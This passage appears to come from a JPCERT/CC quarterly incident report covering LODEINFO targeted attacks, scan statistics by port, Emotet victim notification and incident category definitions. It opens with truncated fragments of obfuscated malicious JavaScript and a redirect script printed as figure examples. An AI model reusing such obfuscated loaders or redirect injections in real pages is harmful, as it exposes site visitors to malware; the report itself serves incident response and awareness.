_0x29c89a='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN0PQRSTUVWXYZ0123456789+/-';var _0x76126a='';for(var _0x258330=0x0,_0x171414,_0x4941ad,_0x491e0f=0x0;
_0x4941ad=_0x39cf05['charCodeAt'](_0x491e0f++);~_0x4941ad&&
(_0x171414=_0x258330&0x4?_0x171414*0x40+_0x4941ad:_0x4941ad,_0x258330+=0x4)?_0x76126a+=String['fromCharCode'](_0xff8_0x171414>>(-0x2*_0x258330&0x6)):0x0)
{_0x4941ad=_0x29c89a['indexOf'](_0x4941ad);return _0x76126a;};var _0x3a6ae3=function(_0xe1e124,_0x22669f){var _0x704e43=
[],_0x3ca9f8=0x0,_0x1b88fb,_0x10bee2='',_0x44b750='';_0xe1e124=_0x280ceb(_0xe1e124);for(var _0x1f1702=0x0,_0x2f3c10=_0xe1e124['length'];_0x1f1702<_0x2f3c10;
_0x1f1702++){_0x44b750+='%'+(_0x0+_0xe1e124['charCodeAt'](_0x1f1702))['toString'](_0x10))['slice'](-0x2);}_0xe1e124=decodeURIComponent(_0x44b750);var
_0x4265c3;for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x704e43[_0x4265c3]=_0x4265c3;for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x3ca9f8=
_0x3ca9f8+_0x704e43[_0x4265c3]+_0x22669f['charCodeAt']
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[Figure 14 : Example of an obfuscated malicious JavaScript file 2]

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<!doctype html><html><head><script>function onload() {window.location.href='
onload='onload()'></body></html>
```


[Figure 15 : Example of JavaScript that redirects to a malicious website]

3.3. Targeted Attack Trends

There were 7 incidents categorized as a targeted attack. This was a 30% decrease from 10 in the previous quarter. The incidents identified are described below.

(1) Attacks using LODEINFO malware

This quarter, JPCERT/CC received multiple reports of targeted attacks using the LODEINFO malware. The LODEINFO malware infects computers when a Word file attached to a targeted attack e-mail is opened, and the malicious macro contained in the file is executed.



[Figure 16 : Example of a message shown in a Word file trying to infect the recipient with the LODEINFO malware]

Word files observed during this quarter were protected with a password, and the password to open the file is provided in the text of the targeted attack e-mail. Moreover, when the macro is executed to launch LODEINFO, a method called Living Off The Land Binaries and Scripts (LOLBAS) is used in an attempt to evade security protection.

The LODEINFO malware’s functionality is being enhanced on a daily basis, and JPCERT/CC has confirmed the addition of new commands. Updates to the LODEINFO malware and its attack trends are discussed in detail on JPCERT/CC Eyes.

JPCERT/CC Eyes: Further Updates in LODEINFO Malware

<https://blogs.ipcert.or.jp/en/2021/02/LODEINFO-3.html>

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 138. This was a 57% decrease from 324 in the previous quarter.

The number of scans reported in this quarter was 1,085. This was a 0.1% decrease from 1,086 in the previous quarter. The ports that the scans targeted are listed in [Chart 6]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and Telnet (23/TCP).

[Chart 6 : Number of scans by port]

Port	Jan	Feb	Mar	Total
22/tcp	130	92	108	330
80/tcp	71	73	121	265
23/tcp	3	15	108	126
37215/tcp	5	81	15	101
62223/tcp	5	18	31	54
25/tcp	31	18	2	51
143/tcp	24	12	13	49
26/tcp	5	16	25	46
445/tcp	6	2	26	34
443/tcp	4	13	14	31
1433/tcp	8	1	12	21
9999/tcp	0	0	17	17
8080/tcp	4	1	11	16
2323/tcp	6	2	7	15
8888/tcp	1	1	11	13
8983/tcp	0	0	12	12
7001/tcp	0	0	10	10
3306/tcp	7	1	2	10
8081/tcp	0	2	7	9
Unknown	19	11	30	60
Monthly Total	329	359	582	1270

There were 763 incidents categorized as other. This was a 30% increase from 585 in the previous quarter.

4. Incident Handling Case Examples


This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Notification to computers infected with Emotet malware

Early in this quarter, there were continuous reports of spoofed e-mails attempting to cause infection

with the Emotet malware. However, there have been no reports of activities by attack groups using Emotet since Europol announced in January 2021⁽¹⁾ the takedown of Emotet in a joint operation by a number of western nations.

Ever since the Emotet takedown, JPCERT/CC has been receiving a daily flow of information about computers infected with Emotet from related organizations. In Japan, there are some 500 computers known to be infected with Emotet as of February 2021. Changes in the number of infected computers are shown in [Figure 17].



[Figure 17 : Changes in the numbers of computers infected with Emotet in Japan]

Based on this information, JPCERT/CC has been notifying the users of infected computers in cooperation with ISP and others. It is assumed that computers infected with Emotet have suffered the following damage.

- Credentials including account information and passwords stored on the computer or in browsers have been stolen
- E-mail account information and passwords have been stolen
- E-mail messages and address book information have been stolen
- The computer is infected with malware other than Emotet

For this reason, computers infected with Emotet need to have the following steps taken in addition to removing Emotet from the computer.

- Change e-mail account passwords
- Change account passwords stored in browsers
- Check to make sure there are no secondary infections with other malware

These measures are discussed in detail on JPCERT/CC Eyes.

JPCERT/CC Eyes: Emotet Disruption and Outreach to Affected Users

<https://blogs.jpCERT.or.jp/en/2021/02/emotet-notice.html>

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World's most dangerous malware EMOTET disrupted through global action

<https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action>

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident

<https://www.jpcert.or.jp/english/ir/form.html>

Reporting an ICS Incident

https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key

<https://www.jpcert.or.jp/english/ir/pgp.html>

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

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